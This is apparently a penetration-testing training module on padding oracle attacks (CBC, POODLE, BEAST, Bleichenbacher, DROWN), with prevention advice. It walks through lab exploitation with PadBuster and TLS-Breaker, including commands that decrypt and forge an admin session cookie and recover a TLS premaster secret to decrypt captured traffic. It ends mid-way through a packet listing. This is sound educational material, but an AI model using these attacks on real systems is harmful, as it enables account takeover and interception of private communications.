Padding Oracles

Padding Oracle attacks are cryptographic attacks that are the result of verbose leakage of information about the decryption process. They are not specific to TLS but can be present in any application that handles encryption or decryption incorrectly.

What is Padding?

To understand Padding Oracle attacks, we first have to take a look at what exactly padding is and why it is required.

Block ciphers, a type of symmetric encryption algorithm, operate by splitting the input into `blocks` and encrypting the input block by block, hence the name. To do so, it is required that the input length is divisible by the block size. Padding is the data added to the input to reach such a correct length. For instance, AES has a block size of 16 bytes, so if we want to encrypt a string of 30 bytes, we need to add 2 bytes of padding to reach a multiple of the block size.

When padding is added to the plaintext before encryption, it must be removed from the result of the decryption operation to reconstruct the original plaintext. In particular, the padding needs to be reversible. This sounds intuitive but might not be trivial. Consider the following example padding:

- We are using a block cipher with a block size of 8 bytes
- Our padding scheme works by appending the byte `FF` until a multiple of the block size is reached


Now consider that we want to encrypt the plaintext byte stream `DE AD BE EF FF`. Since the length of this plaintext is 5 bytes, we need to append 3 bytes of padding such that the plaintext becomes `DE AD BE EF FF FF FF FF`. Now we can encrypt this plaintext using our block cipher and transmit it to the target. After the target received the encrypted message, they decrypt it, resulting in the same plaintext `DE AD BE EF FF FF FF FF`. To reverse the padding, all trailing bytes `FF` are removed, resulting in the plaintext `DE AD BE EF`. However, compared to the original message, this decryption is incorrect. That is because the trailing byte `FF` of the original plaintext is identical to the padding byte. Therefore, there is no way of knowing how many padding bytes have to be stripped after decryption. Most padding schemes solve this problem by not simply appending a fixed byte to the end of the plaintext, but encoding the length of the padding as well. That way, the target can compute the padding length after decryption and remove the padding bytes accordingly.

Padding Oracles

Padding Oracle attacks are the result of verbose leakage of error messages regarding the padding when the `CBC` encryption mode is used. They are the result of improper implementation or usage of cryptographic protocols and are not specific to TLS but apply to any situation when padding is handled improperly under these circumstances.

More specifically, a padding oracle attack exploits the fact that information about improper padding of a decrypted ciphertext is verbosely leaked, hence the name `padding oracle`. Since the applied padding scheme is generally known in advance, an attacker might be able to forge ciphertexts and brute force the correct padding byte which can lead to plaintext leakage. This allows an attacker to decrypt ciphertexts without access to the decryption key. In some cases, an attacker might even be able to encrypt his own plaintexts without knowledge of the key.

Decryption in CBC mode works by computing an intermediate result from the current ciphertext block and XORing it with the previous ciphertext block to form the current plaintext block. We are assuming that we are working on the last ciphertext block, so the resulting plaintext contains padding bytes. The attack works by modifying the previous block until a valid padding is reached in the current block. This leaks the intermediate result of the current block. Combining this intermediate result with the knowledge of the unmodified previous block leaks a plaintext byte of the current block. Applying this attack recursively byte-wise leads to the complete decryption of the last plaintext block. The attack can then be applied block-wise to decrypt the complete plaintext without knowledge of the decryption key.



We can identify servers vulnerable to padding oracle attacks by observing their behavior when they receive incorrect padding. Any difference in behavior to a correctly padded message can indicate a vulnerability. That includes verbose error messages, differences in the HTTP status code, differences in the HTTP body, or timing differences.


Tools

Now let's try to identify and exploit a padding oracle vulnerability in practice. To do this, we are going to use the tool PadBuster. It can either be downloaded from the GitHub repository and used with Perl, or installed via the package manager:


```
mayala@htb[/htb]$ sudo apt install padbuster
```

Identification

When we start the exercise at the end of this section, we can see that we have a basic login page:



After logging in with the provided credentials and inspecting the traffic in burp, we can see that the application sets a custom cookie of the form `user=AAAAAAAAAAAAAAAAAAAAAJQB/nhNEuPuNC8ox7cN1z0=`. The cookie looks like base64 encoded content, however, decoding it reveals that it is binary data. After attempting to access the admin panel in the application, we get an `Unauthorized` response:




```
GET /admin HTTP/1.1
Host: 127.0.0.1:1337
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/108.0.5359.125 Safari/537.36
Referer: http://127.0.0.1:1337/home
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: user=AAAAAAAAAAAAAAAAAAAAAJQB/nhNEuPuNC8ox7cN1z0=
Connection: close
```

```
HTTP/1.0 401 UNAUTHORIZED
Content-Type: text/html; charset=utf-8
Content-Length: 12
Server: Werkzeug/2.0.2 Python/3.9.2
Date: Fri, 30 Dec 2022 13:18:45 GMT

Unauthorized
```

If we change the `user` cookie in the request to `/admin`, we get a different error message:



```
GET /admin HTTP/1.1
Host: 127.0.0.1:1337
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/108.0.5359.125 Safari/537.36
Referer: http://127.0.0.1:1337/home
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: user=somethinginvalid
Connection: close
```

```
HTTP/1.0 500 INTERNAL SERVER ERROR
Content-Type: text/html; charset=utf-8
Content-Length: 15
Server: Werkzeug/2.0.2 Python/3.9.2
Date: Fri, 30 Dec 2022 13:19:16 GMT

Invalid Padding
```

This error message reveals information about the padding in the ciphertext that is contained in the cookie. This means the web server might be vulnerable to a padding oracle attack.

Exploitation

To verify that the server is vulnerable, we are going to use PadBuster. To display the help, we can just type `padbuster` into a terminal:

```
mayala@htb[/htb] $ padbuster +-------------------------------------------+ | PadBuster - v0.3.3 | | Brian Holyfield - Gotham Digital Science | | labs@gdssecurity.com | +-------------------------------------------+ Use: padbuster URL EncryptedSample BlockSize [options] <SNIP>
```

PadBuster needs the URL, an encrypted sample, and the block size. We obtained an encrypted sample in the `user` cookie, and we can specify the URL to the admin endpoint. We do not know the block size but we can guess it. We will start with a block size of 16 since that is the block size of AES. In practice, we might have to try different values for the block size if the attack fails. Common block sizes are 8 and 16.

Additionally, we need to specify that the ciphertext is contained within a cookie, which we can do with the `-cookies` flag. If the payload was transmitted in a POST parameter, we would have to use the `-post` parameter.

We can also specify the encoding of the data with the `-encoding` flag. In this case, the data is base64 encoded, which corresponds to the value `0`. This results in the following command:

```
mayala@htb[/htb] $ padbuster http://127.0.0.1:1337/admin "AAAAAAAAAAAAAAAAAAAAAJQB/nhNEuPuNC8ox7cN1z0=" 16 -encoding 0 -cookies "user=AAAAAAAAAAAAAAAAAAAAAJQB/nhNEuPuNC8ox7cN1z0=" <SNIP> The following response signatures were returned: ------------------------------------------------------------- ID# Freq Status Length Location ------------------------------------------------------------- 1 2 401 12 N/A 2 ** 254 500 15 N/A ------------------------------------------------------------- Enter an ID that matches the error condition NOTE: The ID# marked with ** is recommended : 2 Continuing test with selection 2 [+] Success: (253/256) [Byte 16] [+] Success: (256/256) [Byte 15] [+] Success: (137/256) [Byte 14] [+] Success: (150/256) [Byte 13] [+] Success: (159/256)
```

```
[Byte 12] [+] Success: (142/256) [Byte 11] [+] Success: (140/256) [Byte 10] [+]
Success: (219/256) [Byte 9] [+] Success: (149/256) [Byte 8] [+] Success:
(130/256) [Byte 7] [+] Success: (157/256) [Byte 6] [+] Success: (207/256) [Byte
5] [+] Success: (129/256) [Byte 4] [+] Success: (149/256) [Byte 3] [+] Success:
(132/256) [Byte 2] [+] Success: (155/256) [Byte 1] Block 1 Results: [+] Cipher
Text (HEX): 9401fe784d12e3ee342f28c7b70dd73d [+] Intermediate Bytes (HEX):
757365723d6874622d7374646e740202 [+] Plain Text: user=htb-stdnt Use of
uninitialized value $plainTextBytes in concatenation (.) or string at
/usr/bin/padbuster line 361, <STDIN> line 1. -----------------------------------
-------------------- ** Finished *** [+] Decrypted value (ASCII): user=htb-stdnt
[+] Decrypted value (HEX): 757365723D6874622D7374646E740202 [+] Decrypted value
(Base64): dXNlcj1odGItc3RkbnQCAg== ------------------------------------------
----------
```

PadBuster looks for differences in the response to tell whether the padding was valid or not and asks us to confirm the choice. In this case, we can use the suggested value of 2. PadBuster is also able to look at the content of the response when the `-usebody` flag is specified. By default, it only looks at the response status code and length. After doing so, PadBuster successfully executes a padding oracle attack and can decrypt the value contained in the cookie: `user=htb-stdnt`.

We could also tell PadBuster to look for a specific error string to determine whether the padding was valid or not. To do so, we can use the `-error` flag and provide the error string. In our web application, that would be `-error 'Invalid Padding'`.

Encrypting Custom Value

From decrypting the cookie, we can deduce that it stores the username of the logged-in user. To access the admin panel, we can attempt to encrypt our own forged cookie for another user, for instance, the `admin` user. To do so, we can use PadBuster's `-plaintext` flag and specify the plaintext we want to encrypt:

```
mayala@htb[/htb]$ padbuster http://127.0.0.1:1337/admin
"AAAAAAAAAAAAAAAAAAAAAJQB/nhNEuPuNC8ox7cN1z0=" 16 -encoding 0 -cookies
"user=AAAAAAAAAAAAAAAAAAAAAJQB/nhNEuPuNC8ox7cN1z0=" -plaintext "user=admin"
<SNIP> The following response signatures were returned: ------------------------
------------------------------- ID# Freq Status Length Location ----------------
--------------------------------------- 1 1 401 12 N/A 2 ** 255 500 15 N/A -----
---------------------------------------------------- Enter an ID that matches the
error condition NOTE: The ID# marked with ** is recommended : 2 Continuing test
with selection 2 [+] Success: (97/256) [Byte 16] [+] Success: (9/256) [Byte 15]
```

```
[+] Success: (179/256) [Byte 14] [+] Success: (174/256) [Byte 13] [+] Success: (215/256) [Byte 12] [+] Success: (235/256) [Byte 11] [+] Success: (61/256) [Byte 10] [+] Success: (249/256) [Byte 9] [+] Success: (221/256) [Byte 8] [+] Success: (192/256) [Byte 7] [+] Success: (197/256) [Byte 6] [+] Success: (207/256) [Byte 5] [+] Success: (96/256) [Byte 4] [+] Success: (233/256) [Byte 3] [+] Success: (85/256) [Byte 2] [+] Success: (192/256) [Byte 1] Block 1 Results: [+] New Cipher Text (HEX): 25d77cdf00512e4766aa152a5048f398 [+] Intermediate Bytes (HEX): 50a419ad3d304a2a0fc4132c564ef59e ------------------------------------------------------- ** Finished *** [+] Encrypted value is: Jdd83wBRLkdmqhUqUEjzmAAAAAAAAAAAAAAAAAAAAA%3D -------------------------------------------------------
```

Setting the encrypted value as the user cookie allows us to access the admin panel in the web application.

Prevention

Padding Oracle attacks exist because of the improper use of cryptographic algorithms. Even if the encryption algorithm is secure, it may still be vulnerable if used incorrectly. Therefore it is important to know what you are doing when implementing anything related to encryption. In particular, padding oracle attacks can be prevented by not letting the user know that the padding was invalid. Instead of displaying a specific error message about invalid padding, a generic error message should be displayed when the decryption fails. The application has to behave the exact same way whether the expected padding was correct or not. Most importantly, remember that you should "Never Roll-Your-Own Crypto", and instead try to use common encryption libraries.

POODLE & BEAST

Some attacks target the implementation of padding in TLS specifically. These attacks include Padding Oracle On Downgraded Legacy Encryption (POODLE) and Browser Exploit Against SSL/TLS (BEAST).

Padding in SSL 3.0

POODLE and BEAST are two padding oracle attacks that target encrypted data transmitted in SSL 3.0. Successfully exploiting these attacks allows an attacker to decrypt network traffic to compromise confidential data such as credentials. However, to do so an attacker needs to intercept ciphertexts and needs to be able to communicate with the target server.

The padding scheme used in SSL 3.0 is as follows:

- the last byte is the length of the padding (excluding the length itself)
- all padding bytes can have an arbitrary value

As an example, let's assume we are using an 8-byte block length and our plaintext is the 4 bytes `DE AD BE EF`. That means we require 4 bytes of padding. The last byte is the length of the padding excluding the length itself, so it has to be `03`. The remaining padding bytes can be arbitrary, so the byte stream `DE AD BE EF 00 00 00 03` is correctly padded.

Note: The length has to be at least `00`, so if the plaintext size is already a multiple of the block length, we have to append a full block of padding.

POODLE Attack

The POODLE attack was discovered in 2014 and completely broke SSL 3.0. To exploit it, an attacker forces the victim to send a specifically crafted request that contains a full block of padding. This means that the attacker already knows the last byte of the padding block as it is the size of the padding. The attacker intercepts the ciphertext and changes data in the last block. If this results in a different padding size, the web server interprets data differently, resulting in a MAC error, since SSL 3.0 uses a MAC to provide integrity protection. However, if the padding size remains correct, the webserver computes the MAC correctly and no MAC error is thrown. Just like in a textbook padding oracle attack, this leaks an intermediary result of the `CBC`-mode to the attacker, enabling him to compute a byte of the plaintext. Applying this attack recursively allows for the decryption of entire ciphertext blocks.

This vulnerability is the result of the fact that padding bytes can be arbitrary except for the length field, as well as the fact that the webserver displays different behavior for an incorrect padding length. In particular, the web server throws a MAC error as the MAC is incorrect if the padding length is incorrect.

BEAST Attack

The BEAST attack discovered in 2011 works similarly. The attacker intercepts a correct ciphertext and then sends a crafted ciphertext to the target server. This allows the attacker to deduce information about a plaintext block. However, depending on the block size, a block might be sufficiently large to make a brute-force attack on a whole block infeasible. Thus, BEAST additionally relies on a technique that changes the original plaintext slightly by injecting additional characters to ensure that only one byte in the resulting plaintext block is unknown. This allows the attacker to brute-force the plaintext byte by byte.

However, BEAST is a theoretical attack due to the nature of its exploitation. Exploiting it in practice is rather difficult. That is because BEAST needs to bypass the same-origin policy that modern web browsers implement to work properly. It therefore requires a separate attack, a same-origin policy bypass, for practical exploitation, making the risk of a real-world attack small.

Tools & Prevention

We can use the tool TLS-Breaker to execute a POODLE attack if a target web server supports SSL 3.0. TLS-Breaker is a collection of exploits for a variety of TLS attacks. It requires Java to run. We can install it using the following commands:

```
mayala@htb[/htb]$ sudo apt install maven $ git clone https://github.com/tls-attacker/TLS-Breaker $ cd TLS-Breaker/ $ mvn clean install -DskipTests=true
```

We can then run the POODLE detection tool like so:

```
mayala@htb[/htb]$ java -jar apps/poodle-1.0.1.jar -h
```

Let's have a look at an example of a web server vulnerable to POODLE. We can specify the IP and port using the `-connect` flag:

```
mayala@htb[/htb]$ java -jar apps/poodle-1.0.1.jar -connect 127.0.0.1:30001 Server started on port 8001 23:14:08 [main] INFO : ClientTcpTransportHandler - Connection established from ports 41918 -> 30001 23:14:09 [main] INFO : WorkflowExecutor - Connecting to 127.0.0.1:30001 23:14:09 [main] INFO : ClientTcpTransportHandler - Connection established from ports 41952 -> 30001 23:14:09 [main] INFO : SendAction - Sending messages (127.0.0.1:30001): CLIENT_HELLO, 23:14:09 [main] INFO : ReceiveAction - Received Messages (127.0.0.1:30001): SERVER_HELLO, CERTIFICATE, SERVER_HELLO_DONE, 23:14:09 [main] INFO : Attacker - Vulnerability status: VULNERABILITY_POSSIBLE
```

On the other hand, if a web server is not vulnerable, we get the following output:

```
mayala@htb[/htb]$ java -jar apps/poodle-1.0.1.jar -connect 127.0.0.1:443 Server started on port 8001 23:15:48 [main] INFO : ClientTcpTransportHandler - Connection established from ports 53412 -> 443 23:15:48 [main] INFO : WorkflowExecutor - Connecting to 127.0.0.1:443 23:15:48 [main] INFO : ClientTcpTransportHandler - Connection established from ports 53414 -> 443 23:15:48 [main] INFO : SendAction - Sending messages (127.0.0.1:443): CLIENT_HELLO, 23:15:48 [main] INFO : ReceiveAction - Received Messages (127.0.0.1:443): Alert(FATAL,HANDSHAKE_FAILURE), 23:15:48 [main] INFO : Attacker - Vulnerability status: NOT_VULNERABLE
```

For more details on how to exploit a POODLE attack, check out the wiki of the TLS-Breaker project here.

Prevention

POODLE can be prevented by disabling the use of SSL 3.0 entirely. Even if a web server supports newer TLS versions, a client might be able to force the use of SSL 3.0 by manipulating handshake messages. Therefore, SSL 3.0 should be completely disabled and not be supported even for legacy reasons.

For instance, disabling SSL 3.0 in the Apache2 web server can be achieved using the following directive:

```
SSLProtocol all -SSlv3
```

Bleichenbacher & DROWN

Additionally to the attacks previously discussed that target padding when symmetric encryption algorithms are used, there are also attacks that target the asymmetric encryption algorithm RSA.

Bleichenbacher Attack

Bleichenbacher attacks are a type of attack targeting RSA encryption in combination with `PKCS#1` padding, which is often combined with RSA encryption to ensure that the encryption is non-deterministic. This means that encrypting the same plaintext twice results in different ciphertexts, which can be achieved by adding random padding before encryption.

This attack works by sending many adapted ciphertexts to the webserver. The web server decrypts these ciphertexts and checks the conformity of the PKCS#1 padding. If the webserver leaks whether the padding was valid or not, an attacker can deduce information about the original unmodified plaintext. By repeating these steps many times, an attacker eventually obtains enough information about the plaintext to fully reconstruct it.

In the context of TLS 1.2, Bleichenbacher attacks only work when a cipher suite using RSA as the key exchange algorithm was chosen. Furthermore, a flaw in the web server is required that leaks whether the PKCS#1 padding was valid or not. This can either be a verbose error message or a timing side channel. If these conditions are met, a Bleichenbacher attack can lead to complete leakage of the session key which allows an attacker to decrypt the entire communication.

DROWN Attack

[Decrypting RSA with Obsolete and Weakened eNcryption (DROWN)]() is a specific type of Bleichenbacher attack that exploits a vulnerability in SSL 2.0. To successfully execute this attack, an attacker needs to intercept a large number of connections. Afterward, the attacker conducts a Bleichenbacher attack against an SSL 2.0 server that uses specifically crafted handshake messages. In particular, SSL 2.0 uses export encryption algorithms that are weak on purpose to comply with government regulations back in the 1990s. However, since the introduction of SSL 2.0 hardware has improved significantly such that it is possible to break these weak encryption algorithms even without the vast resources of government agencies. Additionally, DROWN exploits bugs in old OpenSSL implementations that enable an attacker to break the encryption even faster.

However, DROWN targets SSL 2.0 specifically, which has been deprecated for a long time. Web servers should not support SSL 2.0 anymore, though stumbling over an improperly configured web server with SSL 2.0 enabled may still happen every once in a while in a real engagement.

Tools

To execute a Bleichenbacher attack, we can again use the `TLS-Breaker` tool collection. We can run the Bleichenbacher detection tool like so:

mayala@htb[/htb] `$ java -jar apps/bleichenbacher-1.0.1.jar -h`

The tool can extract server information from a pcap-file and test the servers for a Bleichenbacher vulnerability. We can pass the path to a pcap file with the `-pcap` flag. Alternatively, we could also specify a target server explicitly with the `-connect` flag:

mayala@htb[/htb]
```
$ java -jar apps/bleichenbacher-1.0.1.jar -pcap
./bleichenbacher.pcap <SNIP> Found 1 servers from the pcap file.
┌─────────────┬─────────────┬────────┬─────────────┐ │Server Number│Host Address
│Hostname│Session Count│ ├─────────────┼─────────────┼────────┼─────────────┤ │
1│127.0.0.1:443│- │ 2│ └─────────────┴─────────────┴────────┴─────────────┘ Do
you want to check the vulnerability of the server? (y/n): y <SNIP> Found a
behavior difference within the responses. The server could be vulnerable. The
server responds with a different number of protocol messages. Vulnerable:true
Server 127.0.0.1:443 is vulnerable.
```


We can execute the attack to obtain the premaster secret by passing the `-executeAttack` flag. This can take some time:

```
mayala@htb[/htb]$ java -jar apps/bleichenbacher-1.0.1.jar -pcap
./bleichenbacher.pcap -executeAttack <SNIP> 09:35:56 [main] INFO :
Bleichenbacher - ====> Solution found! 02 14 C0 45 01 95 02 4E E2 D0 BA 68 2B D9
2B 0A CD 4E 83 7A 8A BC 60 EE 56 A6 4D 6F 48 FE 2D 51 1C 6A A3 CF E4 14 76 3A AB
DA 7F 4A 41 FB FE 70 D1 02 C5 68 38 55 09 96 5F 43 CC B1 86 25 AD 75 EF AB 27 E7
9C BA DB 9C DE B5 5D CF E0 92 A1 B7 31 C5 25 9C E6 42 71 E9 AE E5 34 83 C4 38 BA
71 5D D9 6E C6 E5 69 49 C8 4B 29 0D 71 EE 70 12 66 8E 6F DD 71 6E 4E E3 26 1D 1A
98 53 D4 04 6B D7 56 98 42 71 72 2F 74 94 D1 96 27 19 EB A9 A2 BD E8 6D 1C 3E 83
A6 32 54 64 C4 7D ED B7 E3 25 F2 B5 6D 73 37 76 51 2E EC F5 2F 9B 25 AB 2D AD 27
E3 42 FE D1 72 0E A9 F3 C8 CC 54 8D DC A4 52 03 D1 2E B7 0D 8D 5B A8 C6 54 F5 30
6F 1F 75 00 03 03 46 E1 07 5D 56 F3 82 82 AE AC F9 E9 FA 02 7F 22 BB FB E4 A8 EC
CA EF E3 9E 5B 55 D9 4F FC 38 52 D6 AE 62 54 77 53 01 B7 19 D2 D5 E0 43 A8
09:35:56 [main] INFO : Bleichenbacher - // Total # of queries so far: 20417
214c0450195024ee2d0ba682bd92b0acd4e837a8abc60ee56a64d6f48fe2d511c6aa3cfe414763aa
bda7f4a41fbfe70d102c568385509965f43ccb18625ad75efab27e79cbadb9cdeb55dcfe092a1b73
1c5259ce64271e9aee53483c438ba715dd96ec6e56949c84b290d71ee7012668e6fdd716e4ee3261
d1a9853d4046bd756984271722f7494d1962719eba9a2bde86d1c3e83a6325464c47dedb7e325f2b
56d733776512eecf52f9b25ab2dad27e342fed1720ea9f3c8cc548ddca45203d12eb70d8d5ba8c65
4f5306f1f7500030346e1075d56f38282aeacf9e9fa027f22bbfbe4a8eccaefe39e5b55d94ffc385
2d6ae6254775301b719d2d5e043a8
```

The tool gives us the padded premaster secret. We have to remove the padding to obtain the unpadded premaster secret. This can be done by stripping everything up until the TLS version, which in this case is TLS 1.2 or `0303` in hex. We can do this using the following command:

```
mayala@htb[/htb]$ echo -n 21[...]a8 | awk -F '0303' '{print "0303"$2}'
030346e1075d56f38282aeacf9e9fa027f22bbfbe4a8eccaefe39e5b55d94ffc3852d6ae62547753
01b719d2d5e043a8
```

After obtaining the premaster secret, we can decrypt the entire communication in Wireshark. To do so, we have to open the pcap file in Wireshark and extract the client's random nonce. It can be found in the `ClientHello` message in the `Random` field. We can copy the value by right-clicking the field and selecting `Copy -> as a Hex Stream`:



```
▾ Handshake Protocol: Client Hello
    Handshake Type: Client Hello (1)
    Length: 508
    Version: TLS 1.2 (0x0303)
  ▸ Random: fa372f5ada56e73ac55da8ab64abe6e544942a86a399b688728480006591e31d
    Session ID Length: 32
    Session ID: 548bba14ee442b652a872fda3ee9cfb4f88cb63cdf782eb628ac2c2c91220522
    Cipher Suites Length: 10
```


Now that we know the client's random and premaster secret, we can create a key file. This file has the following format:

```
PMS_CLIENT_RANDOM <client_random> <premaster_secret>
```

So, our example key file looks like this:


```
PMS_CLIENT_RANDOM
fa372f5ada56e73ac55da8ab64abe6e544942a86a399b688728480006591e31d
030346e1075d56f38282aeacf9e9fa027f22bbfbe4a8eccaefe39e5b55d94ffc3852d6ae6254
775301b719d2d5e043a8
```

Without the key file, we can only see encrypted data in Wireshark:



```
tls
No.   Time      Source     Destination  Protocol Length Info
    4 0.001460  127.0.0.1  127.0.0.1    TLSv1.2    583 Client Hello
    6 0.001954  127.0.0.1  127.0.0.1    TLSv1.2    152 Server Hello
    8 0.002206  127.0.0.1  127.0.0.1    TLSv1.2   1818 Certificate
   10 0.002216  127.0.0.1  127.0.0.1    TLSv1.2     75 Server Hello Done
   12 0.002969  127.0.0.1  127.0.0.1    TLSv1.2    408 Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
   13 0.004752  127.0.0.1  127.0.0.1    TLSv1.2     72 Change Cipher Spec
